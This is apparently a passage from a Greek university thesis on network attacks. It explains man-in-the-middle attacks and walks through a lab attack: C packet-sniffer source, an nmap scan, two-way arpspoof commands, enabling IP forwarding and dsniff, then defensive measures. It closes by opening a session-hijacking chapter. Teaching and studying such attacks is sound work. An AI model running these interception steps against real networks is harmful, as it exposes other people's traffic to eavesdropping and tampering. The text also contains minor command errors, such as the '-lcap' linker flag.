Όπως παρουσιάστηκε ήδη πολλές από τις παραπάνω επιθέσεις έχουν και τους δικούς τους τρόπους αντιμετώπισης, παρόλα αυτά πρέπει να υπάρχουν συνεχόμενα test στο εκάστοτε σύστημα. Test στα συστήματα εννοούμε τα penetration testing, έλεγχους από ένα blue και red team, οι οποίοι θα προσπαθήσουν με απόπειρες διείσδυσης, επιθέσεις πιθανές που θα μπορούσε να δεχτεί το σύστημα και ελέγχους να ανακαλύψουν πιθανές «τρύπες» και αδυναμίες στα πληροφοριακά συστήματα της κάθε εταιρείας και επιχείρησης για να είναι πιο ασφαλή. Σκοπός επίσης αυτών των τεστ είναι να γνωρίζουν και να διορθώσουν τις αδυναμίες τους. Η συνεχής εξέλιξη των τεχνικών επιθέσεων απαιτεί επίσης την ενημέρωση των μέτρων ασφαλείας.

Συμπερασματικά η ανάλυση και η κατανόηση διαφόρων τύπων επιθέσεων στον κυβερνοχώρο αποτελούν θεμελιώδη βήματα για την προστασία των συστημάτων και των πληροφοριών. Η αντιμετώπιση αυτών των απειλών απαιτεί την χρήση τεχνικών και τεχνολογικών μέσων.

Σε αυτό το κεφάλαιο, έχουν εξεταστεί τρεις από τους σημαντικότερους τύπους επιθέσεων στον κυβερνοχώρο και τις στρατηγικές που μπορούν να χρησιμοποιηθούν για την αντιμετώπισή τους. Είναι αναγκαίο να συνεχιστεί η έρευνα και η ανάπτυξη στον τομέα της κυβερνοασφάλειας προκειμένου να διασφαλιστεί η ασφάλεια του ψηφιακού κόσμου.

Κεφάλαιο 2^{ο} : Επιθέσεις Man in the middle

Η επίθεση

Σε αυτό το κεφάλαιο, αφού ήδη αναλύθηκε τι είναι μία επίθεση man in the middle, θα παρουσιαστεί και η υλοποίησή της. Η επίθεση man-in-the-middle (MitM) είναι μια κοινή παραβίαση ασφάλειας. Ο επιτιθέμενος παρεμποδίζει τη νόμιμη επικοινωνία μεταξύ δύο μερών, τα οποία είναι φιλικά μεταξύ τους. Στη συνέχεια, ο κακόβουλος host ελέγχει τη ροή επικοινωνίας και μπορεί να αποσπάσει ή να αλλάξει πληροφορίες που στέλνονται από έναν από τους αρχικούς συμμετέχοντες. Οι επιθέσεις MitM εφαρμόζονται ιδιαίτερα στο πρωτόκολλο Diffie-Hellman, όταν η συμφωνία ανταλλαγής κλειδιών γίνεται χωρίς επικύρωση (authentication) (A. Menezes, P. van Oorschot, and S. Vanstone, 1996).

Οι επιθέσεις man-in-the-middle έχουν δύο κοινές μορφές: ο επιτιθέμενος είτε υποκλέπτει (κρυφακούει) την επικοινωνία (Simson Garfinkel, Gene Spafford, Alan Schwartz, 2003), είτε υποκλέπτει και αλλοιώνει κατάλληλα το μήνυμα. Με υποκλοπή, (Garman, 2003) ένας επιτιθέμενος ακούει απλά ένα σύνολο μεταδόσεων και από διαφορετικούς hosts ακόμα κι αν ο υπολογιστής του επιτιθέμενου δεν είναι συμβαλλόμενο μέρος στη συνδιάλεξη.

Πολλοί σχετίζουν αυτόν τον τύπο επίθεσης με διαρροή, κατά την οποία ευαίσθητες πληροφορίες μπορούν να αποκαλυφθούν σε έναν τρίτο, χωρίς αυτό να είναι σε γνώση των νόμιμων χρηστών. Οι επιθέσεις κατά τις οποίες προκαλείται αλλοίωση του μηνύματος βασίζονται στην ικανότητα του επιτιθέμενου να κρυφακούει. Ο επιτιθέμενος παίρνει αυτή την μη εξουσιοδοτημένη απόκριση, ένα ρεύμα δεδομένων δηλαδή (data stream), αλλάζοντας τα περιεχόμενα ώστε να ικανοποιούν έναν ορισμένο σκοπό - πιθανόν χρησιμοποιώντας ψευδή διεύθυνση IP, αλλάζοντας την διεύθυνση MAC για να μιμηθεί κάποιο άλλο host ή κάνοντας κάποια άλλη τροποποίηση (Garman, 2003).

Παρουσιάζεται λοιπόν ένα παράδειγμα για να κατανοηθούν καλύτερα τα παραπάνω. Έστω ότι η Alice θέλει να επικοινωνήσει με τον Bob. Ανάμεσα από την Alice και τον Bob βρίσκεται η Mallory η οποία θέλει να παρακολουθήσει την συζήτηση αλλά και


ενδεχομένως και να την παραποιήσει (χωρίς να το καταλάβει η Alice και ο Bob). Στην αρχή της επικοινωνίας η Alice ζητά από τον Bob να στείλει το δημόσιο κλειδί του. Εάν ο Bob στείλει το δημόσιο κλειδί του στην Alice, η Mallory μπορεί να το υποκλέψει, έτσι ξεκινά η επίθεση "Man in the middle". Η Mallory στέλνει ένα πλαστό μήνυμα στην Alice όπου στη θέση του δημόσιου κλειδιού του Bob στέλνει το δικό της δημόσιο κλειδί.

Εικόνα 2: Man in the middle attack (Lady 6thofAu , 2006)

Η Alice λαμβάνει το πλαστό κλειδί της Mallory το οποίο θεωρεί ότι ανήκει στον Bob. Κρυπτογραφεί το μήνυμα με το πλαστό κλειδί της Mallory και στέλνει το μήνυμα στον Bob. Η Mallory υποκλέπτει το μήνυμα αυτό (το αποκρυπτογραφεί με το ιδιωτικό κλειδί της), αν θέλει το παραποιεί, και το στέλνει κρυπτογραφημένο με το δημόσιο κλειδί του Bob, στον Bob. Όταν ο Bob λαμβάνει το πλαστογραφημένο μήνυμα από την Mallory, το αποκρυπτογραφεί χρησιμοποιώντας το ιδιωτικό του κλειδί, και θεωρεί ότι το μήνυμα έχει σταλθεί από την Alice (αγνοώντας ότι η Mallory έχει υποκλέψει την επικοινωνία και ίσως έχει πλαστογραφήσει το μήνυμα της Alice).

Αφού δόθηκε ένα θεωρητικό παράδειγμα θα παρουσιαστεί πως μπορεί να γίνει και πρακτικά μία τέτοια επίθεση. Στην περίπτωση που θα παρουσιαστεί, υπάρχουν 3 συσκευές. Η μία είναι ένα Ubuntu μηχάνημα που επικοινωνεί με το δίκτυο και ένα Kali linux μηχάνημα που είναι ο επιτιθέμενος μεταξύ την επικοινωνίας αυτής.

Στην συνέχεια ο κακόβουλος host στην περίπτωσή είναι ο υπολογιστής Kali linux ελέγχει τη ροή επικοινωνίας μεταξύ δικτύου και Ubuntu και μπορεί να αποσπάσει ή να αλλάξει πληροφορίες που στέλνονται μεταξύ δικτύου και μηχανήματος Ubuntu.



Εικόνα 3: MitM επίθεση

Για να πραγματοποιηθεί αυτή η επίθεση θα πρέπει να ακολουθηθούν κάποια βήματα όπως παρουσιάζονται παρακάτω. Αρχικά, πρέπει να δημιουργηθεί ένας packet sniffer.

Packet Sniffer

Εδώ είναι μια γενική επισκόπηση του πώς δημιουργείται και λειτουργεί ένας packet sniffer:

1. **Επιλογή μιας γλώσσας προγραμματισμού**: Γλώσσα προγραμματισμού όπως C++, Python, Java κ.λπ. για τη δημιουργία ενός packet sniffer.

2. **Χρήση κατάλληλων βιβλιοθηκών**: Οι περισσότερες γλώσσες προγραμματισμού παρέχουν βιβλιοθήκες για τη δημιουργία ενός packet sniffer. Για παράδειγμα, στην περίπτωση της Python, μπορεί να χρησιμοποιηθεί η βιβλιοθήκη Scapy.
3. **Ακρόαση και επεξεργασία πακέτων**: Το packet sniffer σαρώνει την κυκλοφορία δεδομένων στο δίκτυο, λαμβάνει πακέτα δεδομένων που περνούν από αυτό και επεξεργάζεται το περιεχόμενο τους.
4. **Εμφάνιση των δεδομένων**: Το packet sniffer μπορεί να εμφανίζει το περιεχόμενο των πακέτων, όπως διευθύνσεις IP, θύρες, περιεχόμενο, κ.λπ.
5. **Αποθήκευση δεδομένων** (εάν χρειάζεται): Μπορούν να αποθηκευτούν τα πακέτα για μελλοντική ανάλυση.

Για τον σκοπό της εργασίας αυτής φτιάχτηκε ένας packet sniffer σε γλώσσα προγραμματισμού C και είναι ο κώδικας παρακάτω:

```
#include <pcap.h>
#include <stdio.h>

int main(int argc, char *argv[])

{
pcap_t *handle; /* Session handle */
char *dev; /* The device to sniff on */
char errbuf[PCAP_ERRBUF_SIZE]; /* Error string */
struct bpf_program fp; /* The compiled filter */
char filter_exp[] = "port 443"; /* The filter expression */
bpf_u_int32 mask; /* Our netmask */
bpf_u_int32 net; /* Our IP */
struct pcap_pkthdr header; /* The header that pcap gives us */
const u_char *packet; /* The actual packet */

/* Define the device */
//pcap_if_t *alldevs = pcap_lookupdev(errbuf);
pcap_if_t *alldevs, *d;
pcap_findalldevs(&alldevs, errbuf);

int i =0 ;
for(d= alldevs; d != NULL; d= d->next)
{
printf("%d. %s", ++i, d->name);
if (d->description)
printf(" (%s)\n", d->description);
else
printf(" (No description available)\n");
}

dev = "any";
if (dev == NULL) {
fprintf(stderr, "Couldn't find default device: %s\n", errbuf);
```

```
return(2);
}

/* Find the properties for the device */
if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
fprintf(stderr, "Couldn't get netmask for device %s: %s\n", dev, errbuf);
net = 0;
mask = 0;}
/* Open the session in promiscuous mode */
handle = pcap_open_live(dev, BUFSIZ, 1, 1000, errbuf);
if (handle == NULL) {
fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
return(2);
}

/* Compile and apply the filter */
if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
fprintf(stderr, "Couldn't parse filter %s: %s\n", filter_exp, pcap_geterr(handle));
return(2);
}

if (pcap_setfilter(handle, &fp) == -1) {
fprintf(stderr, "Couldn't install filter %s: %s\n", filter_exp, pcap_geterr(handle));
return(2);
}

/* Grab a packet */
pcap_dumper_t *dumper = pcap_dump_open(handle, "test.pcap");
int packetCount = 0;
do {
packet = pcap_next(handle, &header); //perimenei na erthei to paketo
printf("Jacked a packet with length of [%d]\n", header.len);
pcap_dump((u_char *)dumper, &header, packet);
packetCount++;
} while(packetCount < 100);
pcap_dump_close(dumper);

/* Print its length */
/* And close the session */
pcap_close(handle);
return(0);
}
```

Με τον παραπάνω ενδεικτικό και λειτουργικό κώδικα του ζητάει να κάνει capture 100 πακέτα όλων των συσκευών για όλες τις συσκευές με μόνο φίλτρο να έχει σαν port το 443.

Αφού φτιάχτηκε, εκτελείται η παρακάτω εντολή για να γίνει compile ο κώδικας

→ gcc test.c –lcap –o test.pcapng .

Έπειτα εκτελείται η ακόλουθη εντολή στο terminal και αρχίζουν να γίνονται captured στο αρχείο pcap που έχει φτιαχτεί με τα 100 πακέτα που έχει ζητηθεί από το port 443.
→sudo ./test.pcapng

Έπειτα πρέπει να γίνουν capture τα πακέτα που θα ληφθούν στην μεταξύ τους επικοινωνία τα οποία πλέον υπάρχουν γιατί ο επιτιθέμενος έχει μπει στην μέση αυτής της επικοινωνίας, με το packet sniffer που φτιάχτηκε.

Όσον αφορά το κώδικα ο αριθμός πρέπει να είναι σχετικά μεγάλος πχ. 100, για να προλάβει να μαζέψει αρκετή πληροφορία το packet sniffer.

Εντολές για την επίθεση

Ακολουθούν 3 βήματα για να υλοποιηθεί η συγκεκριμένη επίθεση.

1. Αρχικά γίνεται scanning το δίκτυο με το nmap όπως φαίνεται και παρακάτω:

```
┌──(asiminaxa㉿kali)-[~/Downloads/Cprograms]
└─$ nmap 10.0.2.1
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-19 06:53 EST
Nmap scan report for 10.0.2.1
Host is up (0.0055s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
135/tcp open  msrpc
445/tcp open  microsoft-ds
902/tcp open  iss-realsecure
912/tcp open  apex-mesh

Nmap done: 1 IP address (1 host up) scanned in 21.64 seconds
```

2. Έπειτα γίνεται η αλλαγή της ip του επιτιθέμενου με την ip του θύματος και την ip του δικτύου με arpspoof.

Αρχικά γίνεται και η καταγραφή για το ποιες είναι οι διευθύνσεις που θα χρησιμοποιηθούν για το man in the middle attack:


1. Ubuntu – Θύμα: 10.0.2.15
2. Network (Δίκτυο): 10.0.2.1
3. Kali Linux – Επιτιθέμενος: 10.0.2.4

```
Εκτελείται η εντολή αυτή για να μάθει ο χρήστης ποια είναι η ip και στο Kali και στο Ubuntu
┌──(root㉿kali)-[/home/asiminaxa]
└─# ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255

Μετά αφού βρεθούν οι διευθύνσεις γίνεται η επίθεση, δηλώνοντας πρώτα με σκοπό να ξεγελάσει τις δύο μηχανές για το ποιος είναι ο επιτιθέμενος για να έρχονται τα δεδομένα στον επιτιθέμενο.

Αρχικά δηλώνεται στον 10.0.2.15 που είναι το Ubuntu ότι ο επιτιθέμενος είναι το 10.0.2.1 δηλαδή το δίκτυο του.

┌──(root㉿kali)-[/home/asiminaxa]
└─# arpspoof -i eth0 -t 10.0.2.15 10.0.2.1

Και μετά σε ένα άλλο terminal στο network λέει πως είναι ο Ubuntu υπολογιστής με διεύθυνση 10.0.2.15.

┌──(root㉿kali)-[/home/asiminaxa]
└─# arpspoof -i eth0 -t 10.0.2.1 10.0.2.15

Έπειτα όταν γίνουν αυτά τα βήματα ο χρήστης βλέπει πως πλέον ο υπολογιστής Ubuntu δεν έχει πρόσβαση στο δίκτυο του και αυτό το ελέγχει με μια απλή αναζήτηση στο internet. Αυτό γίνεται επειδή πλέον ο επιτιθέμενος είναι στη μέση και διακόπτει την σύνδεση αυτή.


Μετά τρέχει την ακόλουθη εντολή και βλέπει πως το Ubuntu έχει και πάλι πρόσβαση στο δίκτυο του.

┌──(root㉿kali)-[~]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward

Σε αυτό το σημείο τρέχει και την ακόλουθη εντολή και βλέπει πως έχει γίνει επιτυχώς ένα man in the middle attack.
```


```
┌──(root㉿kali)-[~]
└─# dsniff
dsniff: listening on eth0
```

Μετά από αυτά τα βήματα τρέχει το αρχείο του κώδικα με την εντολή αυτή στο terminal: **sudo ./test.pcapng** και εμφανίζονται τα πακέτα που γίνονται capture.


Παρουσιάζεται και σε φωτογραφίες παρακάτω όλη η διαδικασία βήμα βήμα:




Εικόνα 4: Παραπλάνηση του θύματος για να μπει ο επιτιθέμενος στην επικοινωνία



Εικόνα 5: Διακοπή της σύνδεσης του χρήστη με το δίκτυο καθώς ο επιτιθέμενος είναι στην μεταξύ τους σύνδεση



Εικόνα 6: Ο επιτιθέμενος επιτρέπει ξανά στον χρήστη να έχει πρόσβαση στο δίκτυο



Εικόνα 7: Αφού ο επιτιθέμενος κατέγραψε τα πακέτα που πήρε από το χρήστη, πλέον μπορεί να τα διαβάσει και να τα αναλύσει μέσα από το εργαλείο Wireshark

Πλέον φαίνεται πως μετά το arpspoof υπάρχει πρόσβαση στην επικοινωνία του Ubuntu και του network. Έγιναν capture τα πακέτα που έρχονται με τον κώδικα που φτιάχτηκε προηγουμένως με μία διαφοροποίηση σε αυτόν και πλέον με κάποιες αλλαγές ο νέος κώδικας θα έχει δύο διαφορές. Αρχικά αφαιρείται το φίλτρο για το port 443 όπως επίσης και τα πακέτα από 100 στο να λαμβάνει 200 πακέτα και μετά να σταματάει. Έπειτα εκτελείται η συγκεκριμένη εντολή για να γίνει compile ο κώδικας → **gcc test.c –lcap –o test.pcapng** .

Έπειτα χρησιμοποιείται το εργαλείο Wireshark για να ανοιχτεί από εκεί το αρχείο test.pcapng που έχει φτιαχτεί και έχει κάνει με τον κώδικα capture τα πακέτα αυτά που πήρε το επιτιθέμενος. Η παραπάνω ενότητα είναι το 3^{ο} βήμα αυτής της επίθεσης με το οποίο γίνεται capture 200 πακέτα που στέλνονται μεταξύ του Ubuntu και του δικτύου.

Μέτρα προστασίας για την επίθεση Man in the Middle

Η επίθεση Man-in-the-Middle (MitM) με χρήση packet sniffer είναι σοβαρή και απαιτεί προηγμένα μέτρα προστασίας. Εδώ είναι μερικά μέτρα που μπορεί να λάβει

κάποιος για να προστατευτεί από αυτού του είδους τις επιθέσεις:

1. **Κρυπτογράφηση της Επικοινωνίας:** Χρήση πρωτόκολλων επικοινωνίας που υποστηρίζουν κρυπτογράφηση. Το SSL/TLS για ιστοσελίδες και το VPN για γενικές επικοινωνίες παρέχουν προστασία από packet sniffing.
2. **Χρήση Ασφαλών Δικτυακών Συνδέσεων**: Αποφυγή χρήσης ανοιχτών δικτύων Wi-Fi, καθώς είναι ευάλωτα σε επιθέσεις. Εάν χρειάζεται κάποιος πρόσβαση σε δημόσια δίκτυα, μπορεί να γίνει η χρήση VPN για επιπρόσθετη ασφάλεια.
3. **Επιβεβαίωση Ταυτότητας Ιστότοπων:** Πάντα ο χρήστης πρέπει να είναι σίγουρος ότι οι ιστότοποι που επισκέπτεται χρησιμοποιούν HTTPS. Η εμφάνιση του κλειστού κλειδιού ή του λουκέτου στη γραμμή διεύθυνσης είναι ένδειξη ασφαλούς σύνδεσης.
4. **Συνεχής Ενημέρωση Λογισμικού:** Να γίνεται συνεχή ενημέρωση του λογισμικού και των περιηγητών για να διορθωθούν γνωστές ευπάθειες που ενδέχεται να εκμεταλλεύονται επιτιθέμενοι.
5. **Χρήση Εργαλείων Προστασίας:** Εγκατάσταση antivirus και anti-malware λογισμικό που μπορεί να ανιχνεύει κακόβουλο λογισμικό, συμπεριλαμβανομένων εργαλείων που ανιχνεύουν packet sniffers.
6. **Εκπαίδευση Χρηστών:** Ενημέρωση των χρηστών για τους κινδύνους των επιθέσεων MitM και εκπαίδευση για να αναγνωρίζουν ανωμαλίες στις συνδέσεις τους.
7. **Αυστηρές Ρυθμίσεις Δικτύου:** Εφαρμογή αυστηρών ρυθμίσεων στο δίκτυο, συμπεριλαμβανομένης της χρήσης εργαλείων παρακολούθησης ειδικά σε επιχειρήσεις ή αν υπάρχουν προχωρημένες ανάγκες ασφαλείας.

Συνοψίζοντας, η εφαρμογή αυτών των προληπτικών μέτρων αναδεικνύεται ως ουσιαστικό βήμα για την ενίσχυση της ασφάλειας και της αποτροπής των επιθέσεων Man-in-the-Middle με χρήση packet sniffers. Η χρήση κρυπτογραφημένης επικοινωνίας, η επιβεβαίωση της ταυτότητας των ιστότοπων, καθώς και ο έλεγχος των δικτυακών ρυθμίσεων αποτελούν θεμέλια για την εξάλειψη ευπαθειών. Με την συνολική τοποθέτηση αυτών των μέτρων, καθίσταται εφικτό να διασφαλιστεί η εμπιστευτικότητα και η ακεραιότητα των επικοινωνιών, προστατεύοντας αποτελεσματικά τα συστήματα από την επικίνδυνη επίθεση Man-in-the-Middle.

Κεφάλαιο 3^{ο} : Επιθέσεις Session Hijacking με Packet Sniffer

Η επίθεση

Άλλη μία επίθεση που θα αναλυθεί και θα υλοποιηθεί, είναι η πειρατεία περιόδων σύνδεσης, γνωστή και ως πειρατεία περιόδων (Session Hijacking) σύνδεσης TCP, είναι μια μέθοδος ανάληψης μιας περιόδου σύνδεσης χρήστη ιστού με την κρυφή λήψη του αναγνωριστικού συνεδρίας και μεταμφιεσμένων ως εξουσιοδοτημένου χρήστη. Μόλις γίνει πρόσβαση στο αναγνωριστικό περιόδου σύνδεσης του χρήστη, ο εισβολέας μπορεί να μεταμφιεστεί σε αυτόν τον χρήστη και να κάνει οτιδήποτε είναι εξουσιοδοτημένος να κάνει ο χρήστης στο δίκτυο (Anastasios Arampatzis, 2023).

Η επίθεση Session Hijacking, γνωστή και ως "session fixation" ή "session stealing", είναι μια επιθετική τεχνική που αποσκοπεί στο να αφαιρέσει τον έλεγχο της συνεδρίας (session) ενός χρήστη και να αναλάβει τον έλεγχο της συνεδρίας από κάποιον επιτιθέμενο.

Οι κύριοι τρόποι επίθεσης session hijacking περιλαμβάνουν:

- **Κλοπή Session Cookies**: Ο επιτιθέμενος μπορεί να κλέψει το session cookie του χρήστη, το οποίο συνήθως περιλαμβάνει το session ID, μέσω της χρήσης cross-site scripting (XSS) επιθέσεων, κακόβουλων browser extensions ή άλλων τεχνικών.

- **Επίθεση από διακομιστή εκ μέρους του επιτιθέμενου (Server-Side Attacks):** Ο επιτιθέμενος προσπαθεί να αναλάβει τον έλεγχο του session από την πλευρά του διακομιστή, παραβιάζοντας ευάλωτες συνεδρίες ή χρησιμοποιώντας ευάλωτους διακομιστές.

- **Απάτη μέσω phishing:** Ο επιτιθέμενος μπορεί να παραπλανήσει τον χρήστη με phishing επιθέσεις για να παραδώσει το session ID του χρήστη.

Το TCP session hijacking είναι μια επίθεση ασφαλείας σε μια περίοδο λειτουργίας χρήστη μέσω ενός προστατευμένου δικτύου. Η πιο κοινή μέθοδος παραβίασης συνεδρίας ονομάζεται πλαστογράφηση IP, όταν ένας εισβολέας χρησιμοποιεί πακέτα IP δρομολογημένα από πηγή για να εισαγάγει εντολές σε μια ενεργή επικοινωνία μεταξύ δύο κόμβων σε ένα δίκτυο και να μεταμφιεστεί ως ένας από τους επαληθευμένους χρήστες. Αυτός ο τύπος επίθεσης είναι δυνατός επειδή ο έλεγχος ταυτότητας πραγματοποιείται συνήθως μόνο στην αρχή μιας περιόδου λειτουργίας TCP.

